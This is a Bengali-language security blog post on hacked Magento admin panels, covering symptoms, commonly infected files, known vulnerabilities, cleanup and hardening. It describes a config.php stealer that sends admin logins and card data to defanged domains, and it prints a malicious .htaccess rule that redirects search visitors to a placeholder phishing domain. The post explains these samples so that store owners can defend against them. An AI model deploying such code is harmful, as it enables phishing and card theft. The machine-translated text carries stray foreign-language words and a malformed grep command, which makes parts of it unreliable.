

Magento ইন্টারনেটে ই-কমার্সের বৃদ্ধিতে অবদান রেখেছে। ফ্রি (কমিউনিটি এডিশন) এবং পেইড (এন্টারপ্রাইজ এডিশন) দুটি ভার্সনে উপলব্ধ, Magento ওপেন সোর্স ই-কমার্স সফটওয়্যার বাজারের নেতৃত্ব করছে। Magento 2 уже cukup সময় ধরে রোল আউট হয়েছে এবং কিছু dráস্টিক সিকিউরিটি ও পারফরম্যান্স আপডেট ফিচার করে। যাইহোক, অধিকাংশ সাইট নতুন ভার্সনে আপডেট হওয়ার संभावনা কম যা সেগুলোক Magento অ্যাডমিন হ্যাক এবং অন্যান্য আক্রমণের আশ্রয়স্থল করে তোলে। Magento-এর CEO Mark Lavelle সিকিউরিটি রিস্ক বুঝতে পারছেন এবং তাই মন্তব্য করলেন,
Magento অ্যাডমিন হ্যাক: উদাহরণ
অ্যাডমিন প্যানেল একটি Magento স্টোরের সবচেয়ে রিসোর্সফুল এলাকা কারণ এটি সাইটে হাই প্রিভিলেজড অ্যাক্সেস দেয়। তাই, যখন Magento অ্যাডমিন হ্যাকের কারণে এটি কম্প্রোমাইজ হয়, ব্যবহারকারীদের সাহায্য চায়া ছাড়া অন্য উপায় থাকে না। কম্প্রোমাইজড ব্যবহারকারীরা কমিউনিটি ফোরামে সাপোর্ট চাইতে পাওয়া যায়।


Magento অ্যাডমিন হ্যাক: লক্ষণ
- কাস্টমাররা চুরি হওয়া ক্রেডিট কার্ড ইনফোর অভিযোগ করছে।
- Magento ড্যাশবোর্ডে একাধিক অ্যাডমিন দেখা যাচ্ছে।
- সাইট একাধিক অজানা IP থেকে অ্যাক্সেস হয়েছে।
- Magento স্টোর ডিফেস করা হয়েছে।
- ওয়েবসাইট স্ক্যান করলে সেভড ক্রেডিট কার্ড ইনফো দেখা যাচ্ছে।
- FTP লগে অজানা ডিভাইস থেকে সফল কানেকশন অ্যাটেম্প্ট দেখা যাচ্ছে।
- ফাইলে ম্যালিশিয়াস কোড ইনজেক্ট করা হয়েছে যা অ্যাডমিনকে ফিশিং পেজে রিডাইরেক্ট করছে।
- Magento স্টোর সার্চ ইঞ্জিন দ্বারা ব্ল্যাকলিস্টেড হয়েছে।
- থার্ড-পার্টি হোস্টিং ব্যবহার করলে ‘Your account has been suspended!’ মেসেজ দেখা যাচ্ছে।

Magento অ্যাডমিন হ্যাক: সাধারণত ইনফেক্টেড ফাইল
ক) config.php & env.php
Config.php এবং Env.php Magento ইনস্টলেশনের গুরুত্বপূর্ণ ফাইল। এটি Magento 2-এর ডিপ্লয়মেন্ট কনফিগারেশনের অংশ এবং Magento 2 ইনস্টলেশনের শেয়ারড ও সিস্টেম-স্পেসিফিক কনফিগ ধারণ করে। Magento-এর ডিপ্লয়মেন্ট কনফিগারেশন app/etc/config.php এবং app/etc/env.php-এর মধ্যে ভাগ করা হয়। এই ফাইলগুলো মূলত ফাইল সিস্টেম এবং ডাটাবেসের মধ্যে কানেকশন সুবিধা দেয়। env.php-তে ডাটাবেস কানেকশন ক্রেডেনশিয়াল থাকে। এর পাশাপাশি, এটি ব্যবহার করা যায়:
- সিকিউরিটি কি ডিফাইন করতে।
- ডাটাবেস প্রিফিক্স স্পেসিফাই করতে।
- অ্যাডমিন প্যানেলের জন্য ডিফল্ট ল্যাঙ্গুয়েজ সেট করতে।
app/etc/config.php একটি অটো-জেনারেটেড ফাইল, যা ইনস্টল করা মডিউল, থিম এবং ল্যাঙ্গুয়েজ প্যাকেজের তালিকা শেয়ারড কনফিগারেশন সেটিংস ছাড়া সংরক্ষণ করে। এটি Magento 2 রিপো/রিলিজে অনুপস্থিত কারণ এটি অটো-জেনারেটেড।
Magento 2
Magento 2.2 থেকে, app/etc/config.php ফাইলটি আর .gitignore ফাইলে এন্ট্রি নয়। এটি সফটওয়্যারের উন্নত ডেভেলপমেন্ট সুবিধা করার জন্য করা হয়েছে।
আপডেট: একটি পাঠকের ফিডব্যাকের পর Magento DevDocs (https://devdocs.magento.com/guides/v2.3/config-guide/config/config-php.html) এর সাথে সিঙ্ক করার জন্য সেকশন আপডেট করা হয়েছে।
হ্যাকাররা একাধিক বার config.php-কে ম্যালিশিয়াস কোড দিয়ে ইনফেক্ট করেছে যুজার ক্রেডেনশিয়াল চুরি করার জন্য। এখানে একটি ম্যালওয়্যার স্যাম্পল দেওয়া হলো:

কোডের প্রথম কয়েক লাইনে একটি ম্যালিশিয়াস ফাংশন আছে যাকে patch বলা হয়। এটি মূলত ফাইলগুলোর কন্টেন্ট মডিফাই করে। মডিফাইড ফাইলগুলোর ম্যালিশিয়াস কোড ইনজেক্ট করা হয় যা একটি এক্সটার্নাল সোর্স (Pastebin) থেকে প্রাপ্ত। এটি পেমেন্ট এবং ইউজার রিলেটেড সব ফাইলকে প্রভাবিত করে যেমন:
/app/code/core/Mage/Payment/Model/Method/Cc.php /app/code/core/Mage/Payment/Model/Method/Abstract.php /app/code/core/Mage/Admin/Model/Session.php /app/code/core/Mage/Admin/Model/Config.phpআরো, এটি base64 এনকোডিং ব্যবহার করে ডিটেকশন এড়াতে। এর পাশাপাশি, এটি অন্যান্য চতুর কৌশল ব্যবহার করে লুকাতে। উদাহরণস্বরূপ, কোড $link_a = $link.’YTGgAnrv’; কে ট্রান্সলেট করা যায় $link_a = ‘hxxp://pastebin[.]com/raw/YTGgAnrv’; হিসেবে। আরো, চুরি হওয়া অ্যাডমিন লগইন ইনফো এবং ক্রেডিট কার্ড ডিটেইল দুটি ডোমেইনে সিফন অফ হয়:
hxxp://magento.ontools[.]net/update hxxp://www.bgsvetlina[.[com/post.phpএছাড়া ম্যালওয়্যার “error_reporting(0);” ব্যবহার করে। এটি যেকোনো এরর রিপোর্টিং সাপ্রেস করবে যা Magento স্টোরে ইনফেকশন উজাগর করতে পারত। তাই এই ম্যালওয়্যার CC চুরি এবং Magento অ্যাডমিন এরিয়া হ্যাক উভয়ই করতে সক্ষম ছিল।
খ) Index.php
Index.php আপনার Magento স্টোরের ল্যান্ডিং পেজ। তাই আক্রমণকারীরা এটিকে বিভিন্ন আক্রমণের জন্য ব্যবহার করে যেমন স্টোর ডিফেস করা। বা কখনো কখনো র্যানসমওয়্যার সব ফাইল কন্টেন্ট এনক্রিপ্ট করে শুধু index.php-কে র্যানসম ডিমান্ড ছাড়িয়ে ফেলে। আপডেটও index.php ফাইলে সমস্যা সৃষ্টি করতে পারে। কিছু ওয়েব অ্যাডমিন সিস্টেম আপডেট করার সময় ইনডেক্স ফাইলকে index.php.old রিনেম করে দেয়। такі ফাইলে গুরুত্বপূর্ণ ইনফো থাকে যা পরে অটোমেটেড স্ক্যানার ব্যবহার করে আক্রমণকারীরা আবিষ্কার করতে পারে।
গ) .htaccess
Magento-এর কনফিগারেশন পরিবর্তন পার-ডিরেক্টরি বেসিসে .htaccess ফাইল ব্যবহার করে করা যায়। এটি ইউজারকে মেইন কনফিগারেশন মডিফাই করতে দেয় যা httpd.conf/apache.conf-এ ডিফাইন করা থাকে। .htaccess ফাইলে প্রদত্ত ইনস্ট্রাকশন ফোল্ডার এবং সেই ডিরেক্টরির সব সাবফোল্ডারেই প্রযোজ্য হয়। এছাড়া .htaccess ফাইল সাইট অ্যাক্সেসের পদ্ধতি মডিফাই করতে সাহায্য করে। আরও, .htaccess ব্যবহার করা যায়:
- Magento স্টোরের কিছু ফোল্ডারে অ্যাক্সেস ব্লক করতে।
- স্টোরের জন্য রিডাইরেক্ট তৈরি করতে।
- HTTPS ফোর্স করতে।
- স্টোরে কিছু স্ক্রিপ্ট ইনজেকশন আক্রমণ মিটিগেট করতে।
- বটস দ্বারা ইউজারনেম এনুমারেশন ব্লক করতে।
- ইমেজ হটলিংকিং ব্লক করতে।
- স্টোর থেকে ফাইল অটোমেটিক্যালি ডাউনলোড ফোর্স করতে।
যখন এই পাওয়ারফুল ফাইল কম্প্রোমাইজ হয়, আক্রমণকারীরা এটি স্প্যাম সার্ভ করার জন্য ব্যবহার করতে পারে। .htaccess ফাইল ম্যালিশিয়াস কোড দিয়ে ইনজেক্ট করা যেতে পারে ইউজার রিডাইরেক্ট করার জন্য। আরও স্পষ্ট করার জন্য, একটি ম্যালিশিয়াস কোড সিগনেচার নিচে দেওয়া হলো:
RewriteEngine On RewriteOptions inherit RewriteCond %{HTTP_REFERER} .*ask.com.*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*search.yahoo*$ [NC] RewriteRule .* https://PhishingDomain.tld/phish.php?t=3 [R,L]এই ম্যালিশিয়াস কোড লাস্ট লাইনে ইউজার ট্রাফিক রিডাইরেক্ট করে। ইউজাররা https://PhishingDomain.tld-এ রিডাইরেক্ট হয়। এরপর এটি phish.php স্ক্রিপ্ট লোড করার চেষ্টা করে। এই স্ক্রিপ্ট আসল লগইন অ্যাডমিন প্যানেলের মতো দেখতে পারে। অসাবধান ব্যবহারকারীরা আক্রমণকারীদের কাছে ক্রেডেনশিয়াল দিয়ে দিতে পারে। এতে Magento অ্যাডমিন এরিয়া হ্যাক হতে পারে।
Magento অ্যাডমিন হ্যাক: সাধারণ আক্রমণ
Magento একটি ক্রিটিক্যাল আপডেট বান্ডেল রিলিজ করেছিল SUPEE-10975 ২৮ নভেম্বর, ২০১৮-এ। এতে কিছু গুরুত্বপূর্ণ সিকিউরিটি আপডেট ছিল দুর্বলতা নিয়ে যা Magento স্টোর কম্প্রোমাইজ করতে পারত। কিছু সাধারণ আক্রমণ:
১) Magento অথেন্টিকেশন ব্রুট ফোর্স
Magento অথেন্টিকেশন ব্রুট ফোর্স আক্রমণ আক্রমণকারীকে একাধিক পাসওয়ার্ড ট্রাই করতে দেয় যতক্ষণ না সঠিকটি পাওয়া যায়। একটি এমন দুর্বলতা PRODSECBUG-1589 নামে আবিষ্কৃত হয়েছে। এটি Magento Open Source 1.9.4.0-এর আগের এবং Magento Commerce 1.14.4.0-এর আগের ভার্সনকে প্রভাবিত করে। এটি শোষণ করে আক্রমণকারী RSS নোডগুলোর রিকোয়েস্ট ব্রুট ফোর্স করতে পারে। এই নোডগুলোর কিছু অ্যাডমিন অথেন্টিকেশন চায়। তাই এটি ব্যবহার করে আক্রমণকারী অ্যাডমিন পাসওয়ার্ড অনুমান করতে পারে। দুর্বলতাটি এতটাই গভীর যে এটিকে ৯ স্কোর রেট করা হয়েছে। এই ফ্লো Magento অ্যাডমিন প্যানেল কম্প্রোমাইজ করতে পারে।
২) Magento রিমোট কোড এক্সিকিউশন
RCE দুর্বলতা আক্রমণকারীকে আপনার Magento স্টোরে অনভেরিফাইড কোড রান করতে দেয়। Magento Community Edition এবং Enterprise Edition 2.0.6-এর আগের ভার্সন একটি RCE বাগের আশ্রয়স্থল ছিল। এই দুর্বলতা রিমোট আক্রমণকারীদের PHP অবজেক্ট ইনজেকশন আক্রমণ পরিচালনা করার অনুমতি দিত। যা ক্রাফটেড সিরিয়ালাইজড শপিং কার্ট ডেটা দিয়ে আربیট্রারি PHP কোড এক্সিকিউশনে منجر হত। এই বাগের এক্সপ্লয়েট রিলিজ করা হয়েছে এবং একটি Metasploit মডিউলও উপলব্ধ। আরেকটি RCE ফ্লো PRODSECBUG-2159 নামে আবিষ্কৃত হয়েছিল Magento Open Source 1.9.4.0-এর আগের, Magento Commerce 1.14.4.0-এর আগের এবং Magento 2.1 2.1.16-এর আগের, Magento 2.2 2.2.7-এর আগের ভার্সনে। এর CVSSv3 সেভেরিটি স্কোর ৮.৫। এর পাশাপাশি, SUPEE-10975 সিকিউরিটি আপডেটে RCE-এর সাথে সম্পর্কিত একাধিক সিকিউরিটি আপডেট রয়েছে। কিছু ততো সহজ যে ভিডিও অ্যাটাচ করার সময় ফাইল আপলোড করা যেতে পারে (PRODSECBUG-2156)।
৩) Magento ক্রস-সাইট স্ক্রিপ্টিং
XSS দুর্বলতা ওয়েবে সবচেয়ে সাধারণ পাওয়া যায় Magento স্টোরকে প্রভাবিত করে। একটি XSS ফ্লো ODSECBUG-2053 নামে ডাব করা হয়েছে যা Magento Open Source 1.9.4.0-এর আগের, Magento Commerce 1.14.4.0-এর আগের, Magento 2.1 2.1.16-এর আগের, Magento 2.2 2.2.7-এর আগের ভার্সনকে প্রভাবিত করে। এই ভার্সনগুলো নিউজলেটার টেমপ্লেটের মাধ্যমে XSS আক্রমণের আশ্রয়স্থল ছিল। একটি XSS আক্রমণ আক্রমণকারীকে অ্যাডমিনকে ফিশিং জাভাস্ক্রিপ্ট দিয়ে লগইন ক্রেডেনশিয়াল উজাগর করতে ফাঁসাতে পারে, ফলে Magento অ্যাডমিন হ্যাক।
৪) Magento ক্রস-সাইট রিকোয়েস্ট ফোরজারি
Magento CSRF আক্রমণ মূলত ব্যবহারকারীদের অপ্রত্যাশিত রিকোয়েস্ট এক্সিকিউট করতে ফাঁসায় যেগুলো সে ওয়েব অ্যাপে ব্যবহার করছে। যাইহোক, এখানে লক্ষ্য করা উচিত যে আক্রমণকারী কেবল রিকোয়েস্ট এক্সিকিউট করতে পারে, রেসপন্স দেখার কোনো উপায় নাই অর্থাৎ ডেটা থেফট নেই। Magento-এ একাধিক CSRF বাগ আবিষ্কৃত হয়েছে যেগুলো PRODSECBUG-2125, PRODSECBUG-2088, এবং PRODSECBUG-2140 নামে ডাব করা হয়েছে। এগুলো একজন ব্যবহারকারীকে ডিলিট করতে ফাঁসাতে পারে:
- একসাথে সব ব্লক।
- Magento স্টোরের বিভিন্ন কাস্টমার গ্রুপ এস্কেলেটেড প্রিভিলেজ দিয়ে।
- Magento স্টোরের সাইট ম্যাপ।
হ্যাক করা Magento সাইট ক্লিন করার জন্য প্রফেশনাল সাহায্য দরকার? চ্যাট উইজেটে আমাদের মেসেজ ড্রপ করুন, আমরা আপনাকে সাহায্য করতে খুশি হব। Magento অ্যাডমিন হ্যাক এখনই ফিক্স করুন।
৫) Magento অ্যাডমিন হ্যাক: ফাইল ক্লিনআপ
Magento অ্যাডমিন প্যানেল সিকিউর করার জন্য প্রথমে পাসওয়ার্ড একটি সিকিউর পাসওয়ার্ডে চেঞ্জ করুন। এটি Magento 1 এবং 2 উভয়ই জন্য নিচের SQL স্টেটমেন্ট দিয়ে করা যায়, update users set pass = concat(‘ZZZ’, sha(concat(pass, md5(rand()))));
Magento 1 এবং 2 উভয়ই জন্য, এখন Magento অ্যাডমিন হ্যাক ইনফেক্টেড ফাইলগুলোর ভিতরে ম্যালিশিয়াস কোড ইন্সপেক্ট করুন। কিছু সাধারণ ফাইল:
Index.php .htaccess config.php Cron Jobsএই ফাইলগুলোর ভিতরে ম্যালিশিয়াস কোড খুঁজে বের করুন এবং পরে রিমুভ করার জন্য কমেন্ট আউট করুন। এছাড়া Base64 এনকোডেড ম্যালিশিয়াস কোড সার্চ করুন। একটি সিম্পল কমান্ড কাজে লাগবে।
find . -name "*.php" -exec grep "base64"'{}'; -print &> hiddencode.txtএই কোড স্নিপেট base64 এনকোডেড কোড স্ক্যান করবে এবং hiddencode.txt-এ সেভ করবে। এই কোডের আরও বিশ্লেষণের জন্য অনলাইন টুল ব্যবহার করুন। phpMyAdmin এর মতো টুল একসাথে একাধিক Magento অ্যাডমিন হ্যাক ইনফেক্টেড ফাইল সার্চ করার জন্য বড় সাহায্য করে। নিচের ইমেজ देखकर phpMyAdmin ব্যবহার করে ম্যালিশিয়াস কোড সার্চ করুন।

Magento অ্যাডমিন প্যানেল সিকিউর করা
১) আপডেট এবং ব্যাকআপ
Magento সিকিউরিটি আপডেট ঘন ঘন রিলিজ করে। নিশ্চিত করুন যে সবচেয়ে লেটেস্ট প্যাচ ইনস্টল করা আছে। Magento 2-এ মাইগ্রেট করুন যদি আপনি ইতিমধ্যে না করে থাকেন। Magento 2 আরও সিকিউর এবং পারফরম্যান্স এনহ্যান্সড। এছাড়া আপনার Magento স্টোরের ব্যাকআপ রাখুন যাতে আক্রমণের পর সেটি রিস্টোর করা যায়।

২) HTTPS ব্যবহার করুন
কাস্টমার এবং Magento স্টোরের মধ্যে ইনফরমেশন এক্সচেঞ্জ এনক্রিপ্ট করা গুরুত্বপূর্ণ। তাই আপনার কাস্টমারদের অনলাইন ট্রানজেকশন রক্ষার জন্য SSL স্ট্যান্ডার্ড ব্যবহার করুন। Magento 1-এ, এটি ৩ সিম্পল স্টেপে করা যায়:
- প্রথমে নেভিগেট করুন Admin Panel > System > Configuration > General > Web > Secure.
- এখন Base_url সেটিং "http"- থেকে "https"-এ মডিফাই করুন।
- Frontend এবং Admin-এ সিকিউর URL ব্যবহার করা এনেবল করুন।

Magento 2-এ, Stores > Settings > Configuration > Web > General, ভিজিট করুন নিচের ইমেজে দেখানো মতো।

৩) ডিফল্ট অ্যাডমিন URL র্যান্ডোমাইজ করুন

লগে যদি Magento অ্যাডমিনে ঘন ঘন ব্রুট ফোর্স আক্রমণ দেখা যায়, সেরা সমাধান হবে এটি র্যান্ডোমাইজ করা। আপনার পছন্দের একটি URL-এ চেঞ্জ করুন এবং ডিফল্টটি এড়ান। Magento 1-এ এটি চেঞ্জ করা যায় নেভিগেট করে: Admin > Stores > Configuration > Advanced > Admin

Magento 2-এ একই প্রসিডিউর প্রযোজ্য। Stores > Configuration > Advanced. নেভিগেট করুন। আরও স্পষ্টতার জন্য নিচের ইমেজটি দেখুন।
৪) টু-ফ্যাক্টর অথেন্টিকেশন ব্যবহার করুন
